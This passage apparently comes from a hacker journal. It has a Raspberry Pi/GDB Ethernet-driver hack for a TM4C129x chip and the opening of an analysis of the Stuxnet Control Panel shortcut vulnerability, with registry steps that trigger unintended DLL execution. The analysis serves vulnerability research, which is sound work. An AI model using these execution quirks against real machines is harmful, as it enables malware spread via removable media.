The boring wheel I'd imagined here would have been a firmware image that perhaps implements a simple proxy that shuttles network frames and perhaps link status information between the on-chip Ethernet and an arbitrary SPI slave implementation. The biggest downside to this is that the SPI interface would have to speak another custom protocol, with yet another chunk of code necessary to bridge that SPI interface to something usable like a Linux network tap. It's tempting to implement standard USB networking, but an integrated USB controller would ultimately use the same clock source as the Ethernet PHY. It's tempting to emulate the ENC28J60's SPI protocol to use its existing Linux driver, but emulating this protocol's quick turnaround between address and data without getting an FPGA involved seemed unlikely.

In this case, the microcontroller hardware was already well-equipped to shuttle data between its on-chip Ethernet MAC and a list of packet buffers in main RAM. I eventually want a network device in Linux that I can really hang out with, capturing packets and setting up bridges and all. So, in the interest of eliminating as much glue as possible, I should be talking to the MAC from some code that's also capable of creating a Linux network tap.

```
int main(void){
  MAP_SysCtlMOSCConfigSet(SYSCTL_MOSC_HIGHFREQ);
  g_ui32SysClock = MAP_SysCtlClockFreqSet((SYSCTL_XTAL_25MHZ |
              SYSCTL_OSC_MAIN |
              SYSCTL_USE_PLL |
              SYSCTL_CFG_VCO_480), 120000000);

  PinoutSet(true, false);

  MAP_SysCtlPeripheralEnable(SYSCTL_PERIPH_EMAC0);
  MAP_SysCtlPeripheralReset(SYSCTL_PERIPH_EMAC0);
  MAP_SysCtlPeripheralEnable(SYSCTL_PERIPH_EPHY0);
  MAP_SysCtlPeripheralReset(SYSCTL_PERIPH_EPHY0);
  while(!MAP_SysCtlPeripheralReady(SYSCTL_PERIPH_EMAC0));

  MAP_EMACPHYConfigSet(EMAC0_BASE,
            EMAC_PHY_TYPE_INTERNAL |
            EMAC_PHY_INT_MDI_SWAP |
            EMAC_PHY_INT_FAST_L_UP_DETECT |
            EMAC_PHY_INT_EXT_FULL_DUPLEX |
            EMAC_PHY_FORCE_10B_T_FULL_DUPLEX);

  MAP_EMACReset(EMAC0_BASE);

  MAP_EMACInit(EMAC0_BASE, g_ui32SysClock,
          EMAC_BCONFIG_MIXED_BURST | EMAC_BCONFIG_PRIORITY_FIXED,
          8, 8, 0);

  MAP_EMACConfigSet(EMAC0_BASE,
         (EMAC_CONFIG_FULL_DUPLEX |
          EMAC_CONFIG_7BYTE_PREAMBLE |
          EMAC_CONFIG_IF_GAP_96BITS |
          EMAC_CONFIG_USE_MACADDR0 |
          EMAC_CONFIG_SA_FROM_DESCRIPTOR |
          EMAC_CONFIG_BO_LIMIT_1024),
         (EMAC_MODE_RX_STORE_FORWARD |
          EMAC_MODE_TX_STORE_FORWARD), 0);

  MAP_EMACFrameFilterSet(EMAC0_BASE, EMAC_FRMFILTER_RX_ALL);

  init_dma_frames();

  MAP_EMACTxEnable(EMAC0_BASE);
  MAP_EMACRxEnable(EMAC0_BASE);

  while (1) {
    capture_phy_regs();
    __asm__ volatile ("bkpt");
  }
}
```

Figure 5. TM4C129x Firmware

This is where GDB, OpenOCD, and the Raspberry Pi really save the day. I thought I was going to be bit-banging the Serial Wire Debug (SWD) protocol again on some microcontroller, then building up from there all of the device-specific goodies necessary to access the memory and peripheral bus, set up the system clocks, and finally do some actual internetworking. It involves a lot of tedious reimplementation of things the semiconductor vendor already has working in a different language or a different format. But with GDB, we can make a minimal Ethernet setup firmware with whatever libraries we like, let it initialize the hardware, then inspect the symbols we need at runtime to handle packets.

At this point I can already hear some of you groaning about how slow this must be. While this debug bus won't be smoking the tires on a 100baseT switch any time soon, it's certainly usable for experimentation. In the specific setup I'll be talking about in more detail below, the bit-bang SWD bus runs at about 10 megabits per second peak, which turns into an actual sustained Ethernet throughput of around 130 kilobytes per second. It's faster than many internet connections I've had, and for microcontroller work it's been more than enough.

There's a trick to how this crazy network driver is able to run at such blazingly adequate speeds. Odds are if you're used to slow on-chip debugging, most of the delays have been due to slow round trips in your communication with the debug adapter. How bad this is depends on how low-level your debug adapter protocol happens to be. Does it make you schedule a USB transfer for every debug transaction? There goes a millisecond. Some adapters are much worse, some are a little better. Thanks to the Raspberry Pi 2 and 3 with their fast CPU and memory-mapped GPIOs, an OpenOCD process in userspace can bitbang SWD at rates competitive with a standalone debug adapter. By eliminating the chunky USB latencies we can hold conversations between hardware and Python code impressively fast. Idle times between SWD transfers are 10-50 microseconds when we're staying within OpenOCD, and as low as 150μs when we journey all the way back to Python code.

After building up a working network interface, it's easy to go a little further to add debugging hooks specific to your situation. In my voltage glitching setup, I wanted some hardware to know in advance when it was about to get a specific packet. I could add some string matching code to the Python proxy, using the Pi's GPIOs to signal the results of categorizing packets of interest. This signal itself won't be synchronized with the Ethernet traffic, but it was perfect for use as context when generating synchronized triggers on a separate FPGA.


You're being awfully vague, I thought there was a proof of concept here?

Okay, okay. Yes, I have one, and of course I'll share it here. But I did have a point; the whole process turned out to be a lot more generic than I expected, thanks to the functionality of OpenOCD and GDB. The actual code I wrote is very specific to the SoC I'm working with, but that's because it reads like a network driver split into a C and a Python portion.

If you're interested in a flexibly-clocked Ethernet adapter for your Raspberry Pi, or you're hacking at another network-connected device with the same micro, perhaps my code will interest you as-is, but ultimately I hope my humble PoC might inspire you to try a similar technique with other micros and peripherals.


Tiva GDBthernet

So the specific chip I've been working with is a 120 MHz ARM Cortex-M4F core with on-board Ethernet, the TM4C129x, otherwise known as the Tiva-C series from Texas Instruments. Luckily there's already a nice open source project to support building firmware for this platform with GCC.[17] The platform includes some networking examples based on the uIP and lwIP stacks. For our purposes, we need to dig a bit lower. The on-chip Ethernet MAC uses DMA both to transfer packet contents and to access a queue made from DMA Descriptor structures.



This data structure is convenient enough to access directly from Python when we're shuttling packets back and forth, but setting up the peripheral involves a boatload of magic numbers that I'd prefer not to fuss with. We can mostly reuse existing library code for this. The main firmware file `gdbthernet.c` uses a viscous wad of library calls to set up all the hardware we need, before getting itself stuck in a breakpoint loop, shown in Figure 5.

Everything in this file only needs to exist for convenience. The micro doesn't need any firmware whatsoever, we could set up everything from GDB. But it's easier to reuse whatever we can. You may have noticed the call to `capture_phy_regs()` above. We have only indirect access to the PHY registers via the Ethernet MAC, so it was a bit more convenient to reuse existing library code for reading those registers to determine the link state.



On the Raspberry Pi side, we start with a shell script `proxy.sh` that spawns an OpenOCD and GDB process, and tells GDB to run `gdb_net_host.py`. Some platform-specific configuration for OpenOCD tells it how to get to the processor and which micro we're dealing with. GDB provides quite high-level access to parse expressions in the target language, and the Python API wraps those results nicely in data structures that mimic the native language types. My current approach has been to use this parsing sparingly, though, since it seems to leak memory. Early on in `gdb_net_host.py`, we scrape all the constants we'll be needing from the firmware's debug symbols. (Figure 6.)

From here on, we'll expect to chug through all of the Raspberry Pi CPU cycles we can. There's no interrupt signaling back to the debugger, everything has to be based on polling. We could poll for Ethernet interrupts, but it's more expedient to poll the DMA Descriptor directly, since that's the data we actually want. Here's how we receive Ethernet frames and forward them to our tap device. (Figure 7.)

The transmit side is similar, but it's driven by the availability of a packet on the tap interface. You can see the hooks for GPIO trigger outputs in Figure 8.

That's just about all it takes to implement a pretty okay network interface for the Raspberry Pi. Attached you'll find the few necessary but boring tidbits I've left out above, like link state detection and debugger setup. I've been pretty happy with the results. This approach is even comparable in speed to the ENC28J60 driver, if you don't mind the astronomical CPU load. I hope this trick inspires you to create weird peripheral mashups using GDB and the Raspberry Pi. If you do, please be a good neighbor and consider documenting your experience for others. Happy hacking!

[17] `git clone https://github.com/yuvadm/tiva-c`

```
inf = gdb.selected_inferior()
num_rx = int(gdb.parse_and_eval('sizeof g_rxBuffer / sizeof g_rxBuffer[0]'))
num_tx = int(gdb.parse_and_eval('sizeof g_txBuffer / sizeof g_txBuffer[0]'))
g_phy_bmcr = int(gdb.parse_and_eval('(int)&g_phy.bmcr'))
g_phy_bmsr = int(gdb.parse_and_eval('(int)&g_phy.bmsr'))
g_phy_cfg1 = int(gdb.parse_and_eval('(int)&g_phy.cfg1'))
g_phy_sts = int(gdb.parse_and_eval('(int)&g_phy.sts'))
rx_status = [int(gdb.parse_and_eval(
    '(int)&g_rxBuffer[%d].desc.ui32CtrlStatus' % i)) for i in range(num_rx)]
rx_frame = [int(gdb.parse_and_eval(
    '(int)g_rxBuffer[%d].frame' % i)) for i in range(num_rx)]
tx_status = [int(gdb.parse_and_eval(
    '(int)&g_txBuffer[%d].desc.ui32CtrlStatus' % i)) for i in range(num_tx)]
tx_count = [int(gdb.parse_and_eval(
    '(int)&g_txBuffer[%d].desc.ui32Count' % i)) for i in range(num_tx)]
tx_frame = [int(gdb.parse_and_eval('(int)g_txBuffer[%d].frame' % i)) for i in range(num_tx)]
```

Figure 6. Fetching Debug Symbols

```
next_rx = 0

def rx_poll_demand():
    # Rx Poll Demand (wake up MAC if it's suspended)
    inf.write_memory(0x400ECC08, struct.pack('<I', 0xFFFFFFFF))

def poll_rx(tap):
    global next_rx

    status = struct.unpack('<I', inf.read_memory(rx_status[next_rx], 4))[0]
    if status & (1 << 31):
        # Hardware still owns this buffer; try later
        return

    if status & (1 << 11):
        print('RX Overflow error')
    elif status & (1 << 12):
        print('RX Length error')
    elif status & (1 << 3):
        print('RX Receive error')
    elif status & (1 << 1):
        print('RX CRC error')
    elif (status & (1 << 8)) and (status & (1 << 9)):
        # Complete frame (first and last parts), strip 4-byte FCS
        length = ((status >> 16) & 0x3FFF) - 4
        frame = inf.read_memory(rx_frame[next_rx], length)
        if VERBOSE:
            print('RX %r' % binascii.b2a_hex(frame))
        tap.write(frame)
    else:
        print('RX unhandled status %08x' % status)

    # Return the buffer to hardware, advance to the next one
    inf.write_memory(rx_status[next_rx], struct.pack('<I', 0x80000000))
    next_rx = (next_rx + 1) % num_rx
    rx_poll_demand()
    return True
```

Figure 7. Ethernet Frame RX

```
next_tx = 0
tx_buffer_stuck_count = 0

def tx_poll_demand():
    # Tx Poll Demand (wake up MAC if it's suspended)
    inf.write_memory(0x400ECC04, struct.pack('<I', 0xFFFFFFFF))

def poll_tx(tap):
    global next_tx
    global tx_buffer_stuck_count

    status = struct.unpack('<I', inf.read_memory(tx_status[next_tx], 4))[0]
    if status & (1 << 31):
        print('TX waiting for buffer %d' % next_tx)
        tx_buffer_stuck_count += 1
        if tx_buffer_stuck_count > 5:
            gdb.execute('run')
        update_phy_status()
        tx_poll_demand()
        return

  tx_buffer_stuck_count = 0
    if not select.select([tap.fileno()], [], [], 0)[0]:
        return
    frame = tap.read(4096)

    match_low = TRIGGER and frame.find(TRIGGER_LOW) >= 0
    match_high = TRIGGER and frame.find(TRIGGER_HIGH) >= 0

    if VERBOSE:
        print('TX %r' % binascii.b2a_hex(frame))

    if match_low:
       if VERBOSE:
           print('-' * 60)
       GPIO.output(TRIGGER_PIN, GPIO.LOW)

    inf.write_memory(tx_frame[next_tx], frame)
    inf.write_memory(tx_count[next_tx], struct.pack('<I', len(frame)))
    inf.write_memory(tx_status[next_tx], struct.pack('<I',
        0x80000000 | # DES0_RX_CTRL_OWN
        0x20000000 | # DES0_TX_CTRL_LAST_SEG
        0x10000000 | # DES0_TX_CTRL_FIRST_SEG
        0x00100000)) # DES0_TX_CTRL_CHAINED
    next_tx = (next_tx + 1) % num_tx

    if match_high:
        GPIO.output(TRIGGER_PIN, GPIO.HIGH)
        if VERBOSE:
            print('+' * 60)

    tx_poll_demand()
    return True
```

Figure 8. Ethernet Frame TX

14:08 Control Panel Vulnerabilities

by Geoff Chappell

Back in 2010, as what I then feared might be "the last new work that I will ever publish," I wrote *The CPL Icon Loading Vulnerability*[18] about what Microsoft called a Shortcut Icon Loading Vulnerability.[19] You likely remember this vulnerability. It was notorious for having been exploited by the Stuxnet worm to spread between computers via removable media. Just browsing the files on an infected USB drive was enough to get the worm loaded and executing.

Years later, over drinks at a bar in the East Village, I brought up this case to support a small provocation that the computer security industry does not rate the pursuit of detail as highly as it might—or even as highly as it likes to claim. Thus did I recently reread my 2010 article, which I always was unhappy to have put aside in haste, and looked again at what others had written. To my surprise—or not, given that I had predicted "the defect may not be properly fixed"—I saw that others had revisited the issue too, in 2015 while I wasn't looking. As reported by Dave Weinstein in *Full details on CVE-2015-0096 and the failed MS10-046 Stuxnet fix*,[20] Michael Heerklotz showed that Microsoft had not properly fixed the vulnerability in 2010. Numerous others jumped on the bandwagon of scoffing at Microsoft for having needed a second go. I am writing about this vulnerability now because I think we might do well to have a *third* look!

Don't get too excited, though. It's not that Microsoft's second fix, of a DLL Planting Remote Code Execution Vulnerability,[21] still hasn't completely closed off the possibilities for exploitation. I'm not saying that Microsoft needs a third attempt. I will show, however, that the exploitation that motivated the second fix depends on some extraordinarily quirky behaviour that this second fix left in place. It is not credibly retained for backwards compatibility. That it persists is arguably a sign that we still have a long way to go for how the computer security industry examines software for vulnerabilities and for how software manufacturers fix them.

CVE-2010-2568

You'd hope that Stuxnet's trick has long been understood in detail by everyone who ever cared, but let's have a quick summary anyway. Among the browsed files is a shortcut (`.LNK`) file that presents as its target a Control Panel item whose icon is to be resolved dynamically. Browsing the shortcut induces Windows to load and execute the corresponding CPL module to ask it which icon to show. This may be all well and good if the CPL module actually is registered, so that its Control Panel items would show when browsing the Control Panel. The exploitation is simply that the target's CPL module is (still) not registered but is (instead) malware.

Chances are that you remember CVE-2010-2568 and its exploitation differently. After all, Microsoft had it that the vulnerability "exists because Windows incorrectly parses shortcuts" and is exploited by "a specially crafted shortcut." Some malware analysts went further and talked of a "malformed `.LNK` file."


But that's all rubbish! A syntactically valid `.LNK` file for the exploitation can be created using nothing but the ordinary user interface for creating a shortcut to a Control Panel item. Suppose an attacker has written malware in the form of a CPL module that hosts a Control Panel item whose icon is to be resolved dynamically. Then all the attacker *has* to do at the attacker's computer is as follows.

- First copy this CPL module to the USB drive;
- register this CPL module so that it will show in the Control Panel;
- open the Control Panel and find the Control Panel item; and,
- Ctrl-Shift drag this item to the USB drive to create a `.LNK` file.

Call the result a "specially crafted shortcut" if you want, but it looks to me like a very ordinary shortcut created by very ordinary steps. When the USB drive is browsed on the victim's computer,

[18] `http://www.geoffchappell.com/notes/security/stuxnet/ctrlfldr.htm`
[19] MS10-046 and CVE-2010-2568
[20] HP Enterprise, March 2015
[21] MS15-020, CVE-2015-0096

attacker's `.LNK` file on the USB drive is correctly parsed to discover that it's a shortcut to a Control Panel item that's hosted by the attacker's CPL module on the USB drive. Though this CPL module is not registered for execution as a CPL module on the victim's computer, it does get executed. The cause of this unwanted execution is entirely that the Control Panel is credulous that what is *said* to be a Control Panel item actually *is* one. What the Control Panel was vulnerable to was not a parsing error but a spoof.[22]



Microsoft certainly understood this at the time, for even though the words Control Panel do not appear in Microsoft's description of the vulnerability (except in boilerplate directions for such things as applying patches and workarounds), the essence of the first fix was the addition to `shell32.dll` of a routine that symbol files tell us is named `CControlPanelFolder::_IsRegisteredCPLApplet`.

Control Panel Icons

This `CControlPanelFolder` class is the shell's implementation of the COM class that is creatable from the Control Panel's well-known CLSID. Asking which icon to show for a Control Panel item starts with a call to this class' `GetUIObjectOf` method to get an `IExtractIcon` interface to a temporary object that represents the given item. Calling this interface's `GetIconLocation` method then gets directions for where to load the icon from.

The input to `GetUIObjectOf` is a binary packaging of the item's basic characteristics, which I'll refer to collectively as the *item ID*. The important ones for our purposes are: a pathname to the CPL module that hosts the item; an index for the item's icon among the module's resources; and a display name for the item. The case of interest is that when the icon index is zero, the icon is not cached from any prior execution of the CPL module, but is to be resolved dynamically, i.e., by asking the CPL module. Proceeding to `GetIconLocation` causes the CPL module to be loaded, called and unloaded.

This is all by design. It's a design with more moving parts than some would like, especially for just this one objective. But it fits the generality of shell folders so that highly abstracted and widely varying shell folders can present a broadly consistent user interface, while meeting a particular goal for the Control Panel. It's what lets a Control Panel item, or a shortcut to one, change its icon according to the current state of whatever the item exists to control.

I stress this because more than a few commentators blame the vulnerability on what they say was a bad design decision decades ago to load icons from DLLs, as if this of itself risks getting the DLL to execute. What happens is instead much more specific. Though CPL modules are DLLs and do have icons among their resources, the reason a CPL module may get executed for its icon is not to get the

[22] *Although parser bugs have a special place in Pastor's heart, it's good to be reminded occasionally that not every bug is a parser bug, and that there are other buggy things besides parsers!—PML*

icon but to ask explicitly which icon to get.

Note that I have not tied down who calls `GetUIObjectOf` or where the item ID comes from. The usual caller is SHELL32 itself, as a consequence of opening the Control Panel, e.g., in the Windows Explorer, to browse it for items to show. Each item ID is in this case being fed back to the class, having been produced by other methods while enumerating the items. In Stuxnet's exploit the caller is again SHELL32, but in response to browsing a shortcut to one Control Panel item. The item ID is in this case parsed from a shortcut (`.LNK`) file. Another way the call can come from within SHELL32 is automatically when starting the shell if a Control Panel item has been pinned to the Start Menu. The item ID is in this case parsed from registry data. More generally, the call can come from just about anywhere, and the item ID can come from just about anywhere, too.

One thing is common to all these cases, however, because the binary format of this item ID is documented only as being opaque to everyone but the Control Panel. If everyone plays by the rules, any item ID that the Control Panel's `GetUIObjectOf` ever receives can only have been obtained from some earlier interaction with the Control Panel. (Though not necessarily the *same* Control Panel!)

Input Validation

As security researchers, we've all seen this movie before—in multiple re-runs, even. Among the lax practices that were common once but which we now regard as hopelessly naive is that a program trusts what it reads from a file or a registry value, etc., on the grounds that the storage was private to the program or anyway won't have gotten messed with. Not very long ago, programs routinely didn't even check that such input was syntactically valid. Nowadays, we expect programs to check not just the syntax of their input but the meaning, so that they are not tricked into actions for which the present provider is not authorised (or ought to not even know how to ask).

For the Control Panel, the risk is that even if the item ID has the correct syntax what actually gets parsed from it may be stale. The specified CPL module was perhaps registered for execution some time ago but isn't now. Or, perhaps, it is still registered, but only for some other user or on some other computer. And this is just what can go wrong even though all the software that's involved plays by the rules. As hackers, we know very well that not all software does play by the rules, and that some deliberately makes mischief. That the format of the item ID is not documented will not stop a sufficiently skilled reverse engineer from figuring it out, which opens up the extra risk that an item ID may be *confected*. (Stick with me on this, because we'll do it ourselves later.)

Asking which icon to show for a Control Panel item gives an object-lesson in how messy the progress towards what we now think of as minimally prudent validation can be. Not until Windows 2000 did the Control Panel implementation make even the briefest check that an item ID it received was syntactically plausible. Worse, even though Windows NT 4.0 had introduced a second format, to support Unicode, it differentiated the two without questioning whether it had been given either. When the check for syntax did come, it was only that the item ID was not too small, and that the icon index was within a supported range.

Checking that the module's pathname and the item's display name, if present, were actually null-terminated strings that lay fully within the received data wasn't even *attempted* until Windows 7. I say attempted because this first attempt at coding it was defective. A malformed item ID could induce SHELL32 to read a byte from outside the item ID—only as far as 10 bytes beyond, and thus unlikely to access an invalid address, but outside nonetheless. Even a small bug in code for input validation is surely not welcome, but what I want to draw attention to is that this bug conspicuously was not addressed by the fix of CVE-2010-2568. A serious check of the supposed strings in the item ID came soon, but not, as far as I know, until later in 2010 for Windows 7 SP1.

Please take this in for a moment. While Microsoft worked to close off the spoof by having `GetUIObjectOf` check that the CPL module as named in the item ID is one that can be allowed to execute, Microsoft described the vulnerability as a parsing error—yet did nothing about errors in pre-existing code that checked the item ID for syntax! Wouldn't you think that if you're telling the world that the problem is a parsing error, then you'd want to look hard into everything nearby that involves any sort of parsing?

The suggestion is strong that Microsoft's talk of

[23] *I wonder what would happen if programmers got in the habit of taking the right approach—pitchforks applied to the protocol*

a parsing error was only ever a sleight of hand. As programmers, we've all written code with parsing errors. So many edge cases![23] To have such an error in your otherwise well-written code is only inevitable. Software is hand-crafted, after all. To talk of a parsing error is to appeal to the critics' recognition of fallibility. A parsing error can be the sort of an easy slip-up that gets you a 99 instead of a 100 on a test.

Falling for a spoof, however, seems more like a conceptual design failure. It's only natural that Microsoft directed attention to one rather than the other. My only question for Microsoft is how deliberate was the misdirection. Why so many security researchers went along with it, I won't ever know. This, too, is a conceptual failure—and not just mine.

First Fix

Still, it's a plus that fixing CVE-2010-2568 meant not only getting the item ID checked ever so slightly better for syntax, but also checking it for its meaning, too. Checking, however, is only the start. What do you do about a check that fails?

Were it up to me, thinking just of what I'd like for my own use of my own computer, I'd have all `CControlPanelFolder` methods that take an item ID as input return an error if given any item ID that specifies a CPL module that is not currently registered. My view would be that even if the item ID is only stale rather than confected (keep reading!), then wherever or whenever the specified CPL module is or was registered, it's not registered *now* for my use on this computer—and so it shouldn't show if I browsed the Control Panel. I'd rather not accept it for any purpose at all, let alone run the risk that it gets executed.

Microsoft's view, whether for a good reason or bad, was nothing like this firm. First, it regarded the problem case as more narrow, not just that the specified CPL module is not currently registered (so that the item ID is at least stale, if not actually faked), but also that the specified icon index is zero (this being, we hope, the only route to unwanted execution) and anyway only for `GetUIObjectOf` when queried for an `IExtractIcon` interface. Second, the fix didn't reject but *sanitised*.[24] It let the problem case through, but as if the icon index were given as -1 instead of 0.

Perhaps this relaxed attitude was motivated just by a general (and understandable) desire for the least possible change. Perhaps there was a known case that had to be supported for backwards compatibility. I can't know either way, but what I hope you've already woken to is the following contrast between rejection and sanitisation. To reject suspect input may be more brutal than you need, but it has the merit of *certainty*. The suspect input goes no further, and any innocent caller should at least have anticipated that you return an error. To "sanitise" suspect input and proceed as if all will now be fine is to depend on the deeper implementation—which, as you already know, had not checked this input for itself!

What Lies Beneath

By deeper implementation I mean to remind you that `GetUIObjectOf` is just the entry point for asking which icon to show. There is still a long, long way to go: first for the temporary object that supplies the `GetIconLocation` method for the given item; and then, though apparently only if the preceding stage has zero for the icon index, to the more general support for loading and calling CPL modules. Moreover, this long, long way goes through old, old code, with all the problems that can come from that. To depend on any of it for fixing a bug, especially one that you know real-world attackers are probing for edge cases, seems—at best—foolhardy.

To sense how foolhardy, let's have some demonstrations of where this deeper implementation can go wrong. An attacker whose one goal is to see if the first fix can be worked around would most easily follow the execution from `GetUIObjectOf` down. Many security researchers would follow, too—perhaps mumbling that their lot is always to be reacting to the attackers and never getting ahead. One way to get ahead is to study in advance as much of the general as you can so that you're better prepared whenever you have to look into the specific. This is why, when I examine what might go wrong with trying to fix CVE-2010-2568 by letting sanitised input through to the deeper implementation, I work in what you may think is the reverse of the natural direction.

designers—to address the root cause of these edge cases. —PML.

[24] *When neighbors whose software you'd like to trust tell you proudly that they "sanitize" input and "fix" it, so that inputs coming in as invalid would still be used—run. You'll thank us later. —PML*

Loading and Calling

Where we look at first into the deeper implementation is therefore the general support for loading and calling of CPL modules, but particularly of a CPL module that hosts a Control Panel item whose icon is to be resolved dynamically. For my 2010 article, I presented such a simple example.[25]

Whenever this CPL module is loaded, the first call to its exported `CPlApplet` function produces a message box that asks "Did you want me?", and whose title shows the CPL module's pathname. That much is done so that we can see when the CPL module gets loaded. What makes this CPL module distinctively of the sort we want to understand is that when we call to `CPlApplet` for the `CPL_INQUIRE` message, the answer for the icon index is zero.

Install There are several ways to register a CPL module for execution, but the easiest is done through—wait for it—the registry. Save the CPL module as `test.cpl` in some directory whose *path*, for simplicity and definiteness, contains no spaces and is not ridiculously long. Then create the following registry value shown in Figure 9.

To test, open the Control Panel so that it shows a list of items, not categories, and confirm that you don't just see an item named Test, but also see its message box. Yes, our CPL module gets loaded *and* executed just for *browsing* the Control Panel. Indeed, it gets loaded and executed multiple times. (Watch out for extra message boxes lurking behind the Control Panel.) Though it's not necessary for our purposes, you might, for completeness, confirm that the Test item does launch. When satisfied with the CPL module in this configuration as a base state, close any message boxes that remain open, close the Control Panel, too, and then try a few quick demonstrations.

By the way—I say it as if it's incidental, even though I can't stress it enough—two of these demonstrations begin by varying the circumstances as even a novice mischief-maker might. Each depends on a little extra step or rearrangement that you might stumble onto, especially if your experimental technique is good, but which is very much easier to add if its relevance is predicted from theoretical analysis.

If you doubt me, don't read on right away, but instead take my cue about putting spaces in the pathname and see how easily you come up with suitably quirky behaviour. Of course, theoretical analysis takes hours of intensive work, and often comes to nothing. There's a trade-off, but for investigating possibly subtle interactions with complex software the predictive power of theoretical analysis surely pays off in the long run.

But enough of my pleas to the computer security industry for investing more in studying Windows! Let us get on with the demonstrations.

Default File Extension? First, remove the file extension from the registry data. Open the Control Panel and see that the Test item no longer shows. Close the Control Panel. Rename `test.cpl` to `test.dll`. Open the Control panel and see that there's still no Test item. Evidently, neither `.cpl` nor `.dll` is a default file extension for CPL modules. Close the Control Panel. Why did I have you try this? Create *path*\test itself as any file you like, even as a directory. Open the Control Panel. Oh, now it executes `test.dll`!

Yes, if the pathname in the registry does not have a file extension, the Control Panel will load and execute a CPL module that has `.dll` appended, as if `.dll` were a default file extension—but only if the extension-free name also exists as at least some sort of a file-system object. Isn't this weird?

Spaces For our second variation, start undoing the first. Close the Control Panel, remove the subdirectory, and rename the CPL module to `test.cpl`. Then, instead of restoring the registry data to "*path*`\test.cpl`" make it "*path*`\test.cpl rubbish`." Open the Control Panel. Of course, the Test item does not show. Close the Control Panel and make a copy of the CPL module as "`test.cpl rubbish`." Open the Control Panel. See first that the copy named "`test.cpl rubbish`" gets loaded and executed. This, of course, is just what we'd hope. The quirk starts with the next message box. It shows that `test.cpl` gets loaded and executed, too!

Yes, if the registry data contains a space, the CPL module as registered executes as expected but then there's a surprise execution of something else. The Control Panel finds a new name by truncating the registered filename—the whole of it, including the *path*—at the first space. And, yes, if the result of the truncation has no file extension, then `.dll` gets

[25] `unzip pocorgtfo14.pdf CPL/testcpl.zip`

appended. (Though, no, the extension-free name doesn't matter now.)

Please find another Zen-friendly moment for taking this in. This quirky Wonderland surprise execution surely counts as a parsing error of some sort. It means that to fix a case of surprise execution that Microsoft presented as a parsing error, Microsoft trusted old code in which a parsing error could cause surprise execution. So it goes.

Length Finally, play with lengthening the pathname to something like the usual limit of `MAX_PATH` characters. That's 260, but remember that it includes a terminating null. Close the Control Panel. Make a copy of `test.cpl` with some long name and edit the registry data to match the copy that has this long name. Open the Control Panel. Repeat until bored. Perhaps start with the 259 characters of

```
1 c:\temp\cpltest\1123456789abcdef2123456789
  abcdef3123456789abcdef4123456789abcdef...f
3 123456789abcde.cpl
```

and work your way down—or start with

```
1 c:\temp\cpltest\test.cpl 9abcdef2123456789
  abcdef3123456789abcdef4123456789abcdef...f
3 123456789abcdef012
```

if you want to stay with the curious configuration where *one* CPL module is registered but *two* get executed. (My naming convention is that after the 16 characters of my chosen path, the filename part has each character show its 0-based index into the pathname, modulo 16, except that where the index is a multiple of 16 the character shows how many multiples. The ellipses each hide 160 characters.) Either way, for any version of Windows from the last decade, the Test item does not show, and the CPL module does not get loaded and executed—until you bring the pathname down to 250 characters, not including the terminating null.

This limit is deliberate. Starting with Windows XP and its support for Side-By-Side (SxS) assemblies, the Control Panel anticipates loading CPL modules in activation contexts. There are various ways that a CPL module can affect the choice of activation context. For one, the Control Panel looks for a file that has the same name as the CPL module, but with ".manifest" appended. Though this manifest need not exist, the Control Panel has, since Windows XP SP2, rejected any CPL module whose pathname is already too long for the manifest's name to fit the usual `MAX_PATH` limit. (The early builds of Windows XP just append without checking. That they got away with it is a classic example of a buffer overflow that turns out to be harmless.)

Key:	`HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Control Panel\CPLs`
Value:	anything, e.g., `Test`
Type:	`REG_SZ` or `REG_EXPAND_SZ`
Data:	*`path`*`\test.cpl`

Figure 9. CPL Module Registry Entry

The Exec Name

